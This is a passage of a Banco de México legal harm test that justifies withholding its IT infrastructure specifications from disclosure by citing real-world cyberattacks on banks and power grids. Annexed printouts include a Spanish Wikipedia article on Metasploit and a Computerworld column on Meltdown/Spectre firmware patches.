2) Demostrable, ya que los ataques dirigidos hacia las tecnologías de la información y comunicaciones que apoyan la operación de infraestructura de carácter estratégico de los países, como son las redes eléctricas, los sistemas de tráfico aéreo, control de oleoductos, provisión de agua y, por supuesto, operación de plataformas financieras, ocurren todos los días, en todo el mundo.

Adicionalmente, las herramientas para realizar ataques cibernéticos son de fácil acceso y relativamente baratas, e incluso gratuitas, capaces de alcanzar a través de internet a cualquier organización del mundo. Por citar sólo un ejemplo, considérese el proyecto Metasploit.[1] Como ésta existen numerosas herramientas que, si bien su propósito original es realizar pruebas a las infraestructuras de tecnologías de la información y comunicaciones para corregir errores en sus configuraciones e identificar posibles vulnerabilidades, en malas manos permiten crear códigos maliciosos, efectuar espionaje, conseguir accesos no autorizados a los sistemas, suplantar identidades, defraudar a individuos e instituciones, sustraer información privada o confidencial, hacer inoperantes los sistemas, y hasta causar daños que pueden ser considerados como ciberterrorismo, se están convirtiendo en las armas para atacar o extorsionar a cualquier organización, gobierno o dependencia. A manera de ejemplo, se cita lo siguiente:

- A principios de 2018, se anunciaron dos tipos de vulnerabilidades asociadas a los circuitos procesadores, que se encuentran en prácticamente cualquier sistema de cómputo fabricado en los últimos años. Estas son conocidas como "Meltdown" y "Spectre" y permiten ataques denominados "side-channel", en el sentido de que permiten acceder a información sin pasar por los controles (canales) de seguridad. Aprovechando "Meltdown", un atacante puede utilizar un programa malicioso en un equipo, y lograr acceder a cualquiera de los datos en dicho equipo, lo cual normalmente no debería ocurrir, esto incluye los datos a los que sólo los administradores tienen acceso. "Spectre" requiere un conocimiento más cercano de cómo trabaja internamente algún programa que se usa en el equipo víctima, logrando que este programa revele algunos de sus propios datos, aunque no tenga acceso a los datos de otros programas. La propuesta de los fabricantes de estos procesadores para mitigar el aprovechamiento de estas vulnerabilidades incluye, tanto el parchado del sistema operativo, como la actualización del microcódigo del BIOS[2].
- Un ataque a la plataforma de pagos internacionales del Banco Nacional de Comercio Exterior (Bancomext) que obligó a la institución a suspender sus operaciones de manera preventiva[3].
- De acuerdo con la Agencia Central de Noticias de Taiwán, informó que la policía de Sri Lanka, un país soberano insular de Asia, capturó a dos hombres en relación con el robo de casi 60 millones de dólares al banco de Taiwán. En dicho robo al parecer fue utilizado un malware instalado en un equipo de cómputo, el cual logró obtener credenciales y acceso para

[1]https://es.wikipedia.org/wiki/Metasploit, consultada el 16 de octubre de 2017. Se adjunta una impresión del artículo como **ANEXO "A"**.
[2]https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html, consultada el 3 de marzo de 2018. Se adjunta una impresión del artículo como **ANEXO "B"**
[3]https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "C"**

generar mensajes fraudulentos en el sistema SWIFT, los fondos fueron transferidos a cuentas de Camboya, Sri Lanka y Estados Unidos.[4]

- De acuerdo a Reuters, el Director del Programa de Seguridad del Clientes de SWIFT, Stephen Gilderdale, dijo que los hackers continúan apuntando al sistema de mensajería bancaria de SWIFT, aunque los controles de seguridad implementados después del robo de 81 millones de dólares en Bangladesh, han ayudado a frustrar muchos otros intentos[5]
- Dos ataques realizados contra la infraestructura crítica que provee energía eléctrica en la capital de Ucrania en diciembre de 2015, y diciembre de 2016, dejando sin electricidad a 225,000 personas[6].
- El reciente caso de fraude en el que se utilizó el sistema de pagos SWIFT, afectando al Banco de Bangladesh, donde aún no se recuperan 81 millones de dólares. Este caso ha recibido gran cobertura en los medios, la empresa BAE Systems reporta algunos detalles de este hecho, particularmente hacen notar que el código malicioso desarrollado para este ataque fue realizado para la infraestructura específica de la víctima.[7]
- En relación al anterior punto, se concretó un ataque al Banco del Austro en Ecuador para atacar su acceso al sistema SWIFT y extraer dinero. Se cita la fuente de la noticia: "Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares)" [8]. Los ladrones utilizaron los privilegios de acceso en el sistema global SWIFT de los empleados del Banco del Austro y, Wells Fargo, al no identificar que eran mensajes fraudulentos, permitió que se traspasara dinero a cuentas en el extranjero.
- La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público.[9]
- Además de los ataques tradicionales y comunes de usurpación de direcciones MAC, el posible rastreo de equipos móviles empleando esta dirección, hace que no solo se pueda identificar cuando estos equipos se conectan a redes Wi-Fi, sino que además se pudiera estar siguiendo a la persona que lo usa[10].

---

[4] https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "D"**

[5] http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "E".**

[6] http://www.bbc.com/news/technology-38573074, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "F"**

[7] http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "G"**.

[8] http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "H"**.

[9] https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "I"**.

[10] http://www.cyberdefensemagazine.com/flaws-in-mac-address-randomization-implemented-by-vendors-allow-mobile-tracking/, consultada el 4 de marzo de 2018. Se adjunta una impresión del artículo como **ANEXO "J"**.

Aunado a esto, expertos en el tema de seguridad, como Offensive Security[11] consideran que la obtención de información técnica de especificaciones como: ¿qué equipos componen la red?, ¿qué puertos de comunicaciones usan?, ¿qué servicios de TI proveen?, ¿qué sistemas operativos emplean?, etc., es la base para cualquier intento de penetración exitoso. Esta tarea de obtención de información sería mucho más sencilla para un posible ataque, si ésta se divulgara directamente bajo la forma de información pública.

Por lo anterior, los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de arquitectura o configuración de los programas o dispositivos a personas cuya intervención no esté autorizada, en el entendido de que dicha información, al estar en malas manos, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

3) Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques. Sin perjuicio de lo anterior, se puede mencionar que durante 2016 y 2017, nuestros registros indican un promedio de 700 intentos de ataque al mes, llegando a presentarse hasta 952 intentos de ataque en un único mes.

Lo anterior no es ajeno a la banca mundial, la cual, es continuamente asediada por grupos denominados "hacktivistas", como ocurrió durante el mes de mayo de 2016, donde se pretendía inutilizar los sitios Web de los bancos centrales. Se cita la fuente de la noticia: "Anonymous attack Greek central bank, warns others"[12]. El colectivo amenazó a los bancos centrales de todo el mundo, luego de afectar por más de seis horas la página del Banco Nacional de Grecia. Estos ataques formaron parte de una operación, orquestada originalmente por el colectivo "Anonymous", conocida como "OpIcarus" y que desde 2016 ha presentado actividad; siendo la más reciente la denominada "OpSacred" o "OpIcarus – Phase 5", que tuvo lugar en Junio de 2017, y cuyos objetivos nuevamente fueron los sitios públicos de bancos centrales alrededor del mundo[13].

Por ejemplo, en términos económicos, para dimensionar de manera más clara la posible afectación de un ataque informático dirigido al Banco de México, se puede identificar que mediante el sistema de pagos electrónicos interbancarios, desarrollado y operado por el Banco de México, en los meses de enero a diciembre de 2017, se realizaron más de 480 millones de operaciones por un monto

[11] https://www.offensive-security.com/metasploit-unleashed/information-gathering, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "K"**.

[12] http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR, consultada el 22 de enero de 2018. Se anexa una impresión del articulo como **ANEXO "L"**.

[13] https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/, consultada el 17 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "M"**

mayor a 270 billones de pesos[14]; lo que equivale a más de 54 mil operaciones por un monto de 30 mil millones de pesos por hora. De manera que es evidente que la disrupción o alteración de la operación segura de los sistemas del Banco Central pueden llegar a tener efectos cuantiosos en la actividad económica del país.

Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, divulgada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en la economía que esto conlleva.

Por otro lado, es importante mencionar que el Banco de México es ajeno a la gestión interna de seguridad de sus proveedores, los cuales son susceptibles de ser blanco de personas o grupos malintencionados que realicen ataques informáticos, con el objetivo de vulnerar a sus clientes, entre ellos el Banco de México. En consecuencia, este Banco Central quedaría susceptible de recibir ataques a causa de información extraída a sus proveedores, y aprovechar esta información para incrementar su probabilidad de éxito.

En el mismo sentido, dar a conocer información sobre los proveedores que conocen y/o cuentan con **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones;** facilita que personas o grupos malintencionados puedan conocer, mediante ingeniería social u otro mecanismo, información suficiente como para incrementar las probabilidades de éxito ante un escenario de ataque informático al Banco de México. En general, dada la importancia de la seguridad en los sistemas que se administran en el Banco para el sano desarrollo de la economía, se considera que cualquier información abre un potencial para ataques más sofisticados, riesgo que sobrepasa los posibles beneficios de hacer pública la información.

El riesgo de perjuicio que supondría la divulgación de la información solicitada, supera el interés público general de que se difunda, ya que el interés público se centra en que se lleve a cabo de manera regular la actividad de emisión de billetes y acuñación de moneda a nivel nacional, se conserve íntegra la infraestructura de carácter estratégico y prioritario, se conserve la efectividad en las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto, así como que se provea de manera adecuada a la economía del país de moneda nacional, conservando la estabilidad en el poder adquisitivo de dicha moneda, en el sano desarrollo del sistema financiero y en el buen funcionamiento de los sistemas de pagos.

---

14 http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "N"**

En consecuencia, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** contenida en los documentos que se clasifican**,** no aporta un beneficio a la transparencia que sea comparable con el perjuicio de que por su difusión se facilite un ataque para robar o modificar información, alterar el funcionamiento o dejar inoperantes a las tecnologías de la información y de comunicaciones que sustentan los procesos fundamentales del Banco de México para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, así como su propia operación interna y la de los participantes del sistema financiero del país.

Las consecuencias de que tenga éxito un ataque a la infraestructura estratégica referida, que sustenta a los procesos fundamentales, tendrían implicaciones sistémicas en la economía, y afectaciones en la operación de los mercados, provisión de moneda o funcionamiento de los sistemas de pagos; dado que todas estas funciones del Banco de México dependen de sistemas e infraestructura de tecnologías de la información y de comunicaciones, y de que se garantice la seguridad de la información y los sistemas informáticos que las soportan de manera directa e indirecta. Con ello, se imposibilitaría al Banco de México cumplir con las funciones constitucionales que le fueron encomendadas, contenidas en el artículo 26, párrafo sexto de la Constitución.

En efecto, **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, debe concluirse que debe prevalecer el derecho que más favorezca a las personas y, consecuentemente, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México y los sistemas de pagos administrados por éste.

Por lo anterior, el revelar información en cuestión, comprometería la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario.

Asimismo, con ello se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, la puesta en riesgo el funcionamiento de tales sistemas o, en su caso, de la economía nacional en su conjunto, así como el comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero, y el buen funcionamiento de los sistemas de pagos.

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de proteger la buena marcha y operación del sistema financiero y a sus usuarios, respecto de divulgar la información relativa a **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**. De otra forma, de entregarse la información de dichas especificaciones, el Banco de México debería establecer nuevos y más poderosos mecanismos de protección respecto a su

infraestructura de tecnologías de la información y de comunicaciones para cubrirse de los riesgos de ataques que se pueden diseñar con la información que se entregue; con lo cual, se iniciaría una carrera interminable entre establecer barreras de protección y divulgación de especificaciones con las que individuos o grupos antagónicos tendrían mayor oportunidad de concretar un ataque.

Dicha determinación es además proporcional considerando que, como se ha explicado, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** generaría un riesgo o daño de perjuicio significativo, el cual sería claramente mayor al beneficio particular del interés que pudiera existir en el dar a conocer dicha información.

Por lo tanto, la reserva en la publicidad de la información, resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, y deberá mantenerse en esta clasificación por un periodo de cinco años, toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones.

Además de que su divulgación posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional y, en consecuencia menoscaba la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto. Asimismo comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

En consecuencia, con fundamento en lo establecido en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 108, 109, 113, fracciones I y IV, y 114 de la LGTAIP; 1, 97, 100, 102, 103, 104, 105, 106, 110, fracciones I y IV, y 111, de la LFTAIP; 146, de la Ley General del Sistema de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 3o. de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero, segundo y tercero, 10, párrafo primero, y 29, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Séptimo, fracción III, Octavo, párrafos primero, segundo y tercero, Décimo Séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes; **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones,** se ha determinado clasificar como reservada.

ANEXO "A"

Impresión del artículo referenciado en el pie de página 5
https://es.wikipedia.org/wiki/Metasploit,
Consultada el 22 de enero de 2018

No has accedido Discusión Contribuciones Crear una cuenta Acceder

Artículo Discusión Leer Editar Ver historial Buscar en Wikipedia

WIKIPEDIA
La enciclopedia libre

Portada
Portal de la comunidad
Actualidad
Cambios recientes
Páginas nuevas
Página aleatoria
Ayuda
Donaciones
Notificar un error

Imprimir/exportar
Crear un libro
Descargar como PDF
Versión para imprimir

En otros proyectos
Wikimedia Commons
Wikilibros

Herramientas
Lo que enlaza aquí
Cambios en enlazadas
Subir archivo
Páginas especiales
Enlace permanente
Información de la página
Elemento de Wikidata
Citar esta página

En otros idiomas
العربية
Deutsch
English
Français
日本語
Português
Русский
中文
13 más

Metasploit

Metasploit es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el **Metasploit Framework**, una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota. Otros subproyectos importantes son las bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes*, e investigación sobre seguridad. Inicialmente fue creado utilizando el lenguaje de programación de *scripting* Perl aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.

Metasploit Framework

www.TechGeek365.com, www.metasploit.com y www.metasploit.com

Información general	
Género	Seguridad
Programado en	Ruby
Sistema operativo	multiplataforma
Licencia	Licencia BSD de tres cláusulas
En español	No

[editar datos en Wikidata]

Índice [ocultar]

1 Historia
2 Marco/Sistema Metasploit
3 Interfaces de Metasploit
3.1 Edición Metasploit
3.2 Edición Community Metasploit
3.3 Metasploit express
3.4 Metasploit Pro
3.5 Armitage
4 Cargas útiles
5 Referencias
6 Enlaces externos

Historia [editar]

Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció[1] que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Al igual que los productos de la competencia, como Core Security Technologies y Core Impacto,

Editar enlaces

Metasploit se puede utilizar para probar la vulnerabilidad de los sistemas informáticos o entrar en sistemas remotos. Al igual que muchas herramientas de seguridad informática, Metasploit se puede utilizar tanto para actividades legítimas y autorizadas como para actividades ilícitas. Desde la adquisición de Metasploit Framework, Rapid7 ha añadido dos Open source "Código abierto" llamados Metasploit Express y Metasploit Pro.

Metasploit 3.0 comenzó a incluir herramientas de fuzzing, utilizadas para descubrir las vulnerabilidades del software, en lugar de sólo explotar bugs conocidos. Metasploit 4.0 fue lanzado en agosto de 2011.

Marco/Sistema Metasploit [editar]

Los pasos básicos para la explotación de un sistema que utiliza el Sistema incluyen:

1. La selección y configuración de un código el cual se va a *explotar*. El cual entra al sistema objetivo, mediante el aprovechamiento de una de bugs; Existen cerca de 900 exploits incluidos para Windows, Unix / Linux y Mac OS X;
2. Opción para comprobar si el sistema destino es susceptible a los bugs elegidos.
3. La técnica para codificar el sistema de prevención de intrusiones (IPS) e ignore la carga útil codificada;
4. Visualización a la hora de ejecutar el exploit.

Metasploit se ejecuta en Unix (incluyendo Linux y Mac OS X) y en Windows. El Sistema Metasploit se puede extender y es capaz utilizar complementos en varios idiomas.

Para elegir un exploit y la carga útil, se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y "OS fingerprinting", puedes obtener esta información con herramientas como Nmap, NeXpose o Nessus, estos programas, pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.[2]

Interfaces de Metasploit [editar]

Hay varias interfaces para Metasploit disponibles. Las más populares son mantenidas por Rapid7 y Estratégico Ciber LLC[3]

Edición Metasploit [editar]

La versión gratuita. Contiene una interfaz de línea de comandos, la importación de terceros, la explotación manual y fuerza bruta. [3]

Edición Community Metasploit [editar]

En octubre de 2011, Rapid7 liberó Metasploit Community Edition, una interfaz de usuario gratuita basada en la web para Metasploit. Metasploit community incluye, detección de redes, navegación por módulo y la explotación manual.

Metasploit express [editar]

En abril de 2010, Rapid7 libero Metasploit Express, una edición comercial de código abierto, para los

equipos de seguridad que necesitan verificar vulnerabilidades. Ofrece una interfaz gráfica de usuario, integra nmap para el descubrimiento, y añade fuerza bruta inteligente, así como la recopilación de pruebas automatizado.

Metasploit Pro [editar]

En octubre de 2010, Rapid7 añadió Metasploit Pro, de código abierto para pruebas de penetración. Metasploit Pro incluye todas las características de Metasploit Express y añade la exploración y explotación de aplicaciones web.

Armitage [editar]

Armitage es una herramienta de gestión gráfica para ciberataques del Proyecto Metasploit, visualiza objetivos y recomienda métodos de ataque. Es una herramienta para ingenieros en seguridad web y es de código abierto. Destaca por sus contribuciones a la colaboración del equipo rojo, permitiendo sesiones compartidas, datos y comunicación a través de una única instancia Metasploit[4]

Cargas útiles [editar]

Metasploit ofrece muchos tipos de cargas útiles, incluyendo:

- *'Shell de comandos'* permite a los usuarios ejecutar scripts de cobro o ejecutar comandos arbitrarios.
- *'Meterpreter'* permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
- *'Cargas dinámicas'* permite a los usuarios evadir las defensas antivirus mediante la generación de cargas únicas.

Lista de los desarrolladores originales:

- H. D. Moore (fundador y arquitecto jefe)
- Matt Miller (software) | Matt Miller (desarrollador del núcleo 2.004-2008)
- Spoonm (desarrollador del núcleo 2003 hasta 2008)

Referencias [editar]

1. ↑ «Rapid7 Prensa» *Rapid7*. Consultado el 18 de febrero de 2015.
2. ↑ [http://www.metasploit.com/download «Herramienta de Pruebas de Penetración Metasploit, gratuito Descargar - Rapid7»]
3. ↑ [a] [b] Plantilla:Citar web
4. ↑ Plantilla:Cite noticias

Rapid7. Consultado el esta fecha esta pasada lo le agan caso por favor y gracias por su atencion chausmi.

Enlaces externos [editar]

- The Metasploit Project website oficial
- Licencia BSD tres cláusulas Metasploit Repository COPYING file.
- Rapid7 LLC Empresa dueña del Proyecto Metasploit
- Lugar de descarga

Categorías: Software libre | Seguridad informática


Metasploit - Wikipedia, la enciclopedia libre

Se editó esta página por última vez el 13 nov 2017 a las 05:13.

El texto está disponible bajo la Licencia Creative Commons Atribución Compartir Igual 3.0; pueden aplicarse cláusulas adicionales. Al usar este sitio, usted acepta nuestros términos de uso y nuestra política de privacidad.
'Wikipedia®' es una marca registrada de la Fundación Wikimedia, Inc., una organización sin ánimo de lucro.

Normativa de privacidad Acerca de Wikipedia Limitación de responsabilidad Desarrolladores

Declaración de cookies Versión para móviles



https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

ANEXO "B"

Impresión del artículo referenciado en el pie de página 5
https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html,
Consultada el 3 de marzo de 2018

Sign in | Register

WOODY ON WINDOWS
By Woody Leonhard, Columnist, Computerworld
FEB 21, 2018 7:56 AM PT

NEWS ANALYSIS

Intel releases more Meltdown/Spectre firmware fixes, Microsoft feints an SP3 patch

Intel says it has most – but not all – of the buggy Meltdown/Spectre firmware patches in order. While Microsoft announces but doesn't ship a firmware fix for the Surface Pro 3

One month ago today, Intel told the world that their Meltdown/Spectre patches were a mess. Their advice read something like, "Ooopsie. Those extremely important BIOS/UEFI firmware updates we released a coupla weeks ago are causing Intel machines to drop like bungee cows. In spite of what we told you then, stop installing them now. And if you installed a bad BIOS/UEFI patch, well golly, contact your PC manufacturer to see if they know how to get you out of the mess."

Intel now says it has released really new, really good firmware versions for most of its chips.

Intel chips covered, and those not covered

Scanning the official Microcode Revision Guidance February 20, 2018 (pdf), you can see that Coffee Lake, Kaby Lake, Bay Trail and most Skylake chips are covered. On the other hand, Broadwell, Haswell, and Sandy Bridge chips still leave brown skid marks.

[Related: How to protect Windows 10 PCs from ransomware]

Security Advisory INTEL-SA-00088 has been updated with this squib:

> *We have now released new production microcode updates to our OEM customers and partners for Kaby Lake, Coffee Lake, and additional Skylake-based platforms. As before, these updates address the reboot issues last discussed here, and represent the breadth of our 6th, 7th and 8th Generation Intel® Core™ product lines as well as our latest Intel® Core™ X-series processor family. They also include our recently announced Intel® Xeon® Scalable and Intel® Xeon® D processors for datacenter systems. We continue to release beta microcode updates for other affected products so that customers and partners have the opportunity to conduct extensive testing before we move them into production.*

Intel's recommendations

Intel goes on to recommend basically the same stuff they recommended last time, with a specific call-out:

> * *We continue to recommend that OEMs, cloud service providers, system manufacturers, software vendors, and end users stop deployment of previously released versions of certain microcode updates addressing variant 2 (CVE-2017-5715), as they may introduce higher-than-expected reboots and other unpredictable system behavior.*

- *We also continue to ask that our industry partners focus efforts on evaluating the beta microcode updates.*
- *For those concerned about system stability while we finalize these updated solutions, earlier this week we advised that we were working with our OEM partners to provide BIOS updates using previous versions of microcode not exhibiting these issues, but that also removed the mitigations for 'Spectre' variant 2 (CVE 2017-5715)*
- *Microsoft also provided two resources for users to disable original microcode updates on platforms exhibiting unpredictable behavior:*
- *For most users – An automatic update available via the Microsoft® Update Catalog which disables 'Spectre' variant 2 (CVE 2017-5715) mitigations without a BIOS update. This update supports Windows 7 (SP1), Windows 8.1, and all versions of Windows 10 - client and server*
- *For advanced users – Refer to the following Knowledge Base (KB) articles*
- *KB4073119: IT Pro Guidance*
- *KB4072698: Server Guidance*
- *Both of these options eliminate the risk of reboot or other unpredictable system behavior associated with the original microcode update and retain mitigations for 'Spectre' variant 1*

and 'Meltdown' variant 3 until new microcode can be loaded on the system.

The "For most users" update is KB 4078130, the surprise Friday evening patch, released on Jan. 26, which I discussed almost a month ago:

On Friday night, Microsoft released a strange patch called KB 4078130 that "disables mitigation against Spectre, variant 2." The KB article goes to great lengths describing how Intel's the bad guy and its microcode patches don't work right:

There aren't any details, but apparently this patch – which isn't being sent out the Windows Update chute – adds two registry settings that "manually disable mitigation against Spectre Variant 2"

Rummaging through the lengthy Microsoft IT Pro Guidance page, there's an important warning:

[Got a spare hour? Take this online course and learn how to install and configure Windows 10 with the options you need.]

Customers who only install the Windows January and February 2018 security updates will not receive the benefit of all known protections against the vulnerabilities. In addition to installing the January and February security updates, a processor microcode, or firmware, update is required. This should be available through your OEM device manufacturer.

Microsoft firmware update for Surface Pro 3

In what must be an amazing coincidence, last night Microsoft released a firmware update for the Surface Pro 3. It's currently available as a manual download ("MSI format") for Surface Pro 3. I haven't seen it come down the Windows Update chute. Perhaps Microsoft is beta testing it once again. Per Brandon Records on the Surface blog:

We've released a new driver and firmware update for Surface Pro 3. This update includes new firmware for Surface UEFI which resolves potential security vulnerabilities, including Microsoft security advisory 180002.

This update is available in MSI format from the Surface Pro 3 Drivers and Firmware page at the Microsoft Download Center.

Except, golly, the latest version of the patch on that page (as of 10 am Eastern US time) is marked "Date Published 1/24/2018." The official Surface Pro 3 update history page lists the last firmware update for the SP3 as being dated Oct. 27, 2017.

And, golly squared, Microsoft Security Advisory 180002 doesn't even mention the Surface Pro 3. It hasn't been updated since Feb. 13. It links to the *Surface Guidance to protect against speculative execution side-channel vulnerabilities* page, KB 4073065, which doesn't mention the Surface Pro 3 and hasn't been updated since Feb. 2.

You'd have to be incredibly trusting – of both Microsoft and Intel – to manually install *any* Surface firmware patch at this point. Particularly when you realize that not one single Meltdown or Spectre-related exploit is in the wild. Not one.

Thx Bogdan Popa Softpedia News.

Fretting over Meltdown and Spectre? Assuage your fears on the AskWoody

Lounge.

Woody Leonhard is a columnist at Computerworld and author of dozens of Windows books, including "Windows 10 All-in-One for Dummies."

Follow

5 tips for working with SharePoint Online

YOU MIGHT LIKE

New Site Finds the Cheapest Flights in
Hotel Inter

¿Como Se Puede Conseguir Un
Choice Visa

Hay Mucha Preocupación Por Un Nuevo
Millionaire Benefit

¿eres Capaz De Acertar La Marca De Un
Quizios

Método Simple "Regenera" El Cabello. Haga
Male Health Issue

¡la Facilidad Para Los Idiomas Es
Fast Forward

Error De Mercado: ¡miles De Iphone 8
Oracle Viral

¡qué Lujo! Los 10 Aviones Privados Más
Dossier Mundial

Los Millonarios Están Intentando
Millionaire Blueprint

Bitcoin-millonario Quiere Que Se
Bitcoin Code

SHOP TECH PRODUCTS AT AMAZON

1. Intel BX80684I78700K 8th Gen Core i7 8700K Processor $347.89
2. Microsoft Surface Pro 3 Tablet (12 Inch, 128 GB, Intel Core i5, Windows 10) $799.97
3. Microsoft Surface Pro (Intel Core i5, 4GB RAM, 256GB) – Newest Version $1047.28

Ads by Amazon

Copyright © 2018 IDG Communications, Inc.

ANEXO "C"

Impresión del artículo referenciado en el pie de página 5
https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion,
Consultada el 15 de enero de 2018

› Prensa

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

Autor
Banco Nacional de Comercio Exterior, S.N.C.

Fecha de publicación
10 de enero de 2018

Categoría
Comunicado

ANEXO "D"

Impresión del artículo referenciado en el pie de página 6
https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/
Consultada el 22 de enero de 2017

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack • The Register

Log in Sign up Forums Serverless M³ CLL Events Whitepapers The Next Platform

Security

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack

Arrests after customized malware apparently used to drain millions

By Iain Thomson in San Francisco
11 Oct 2017 at 00:58

11 SHARE

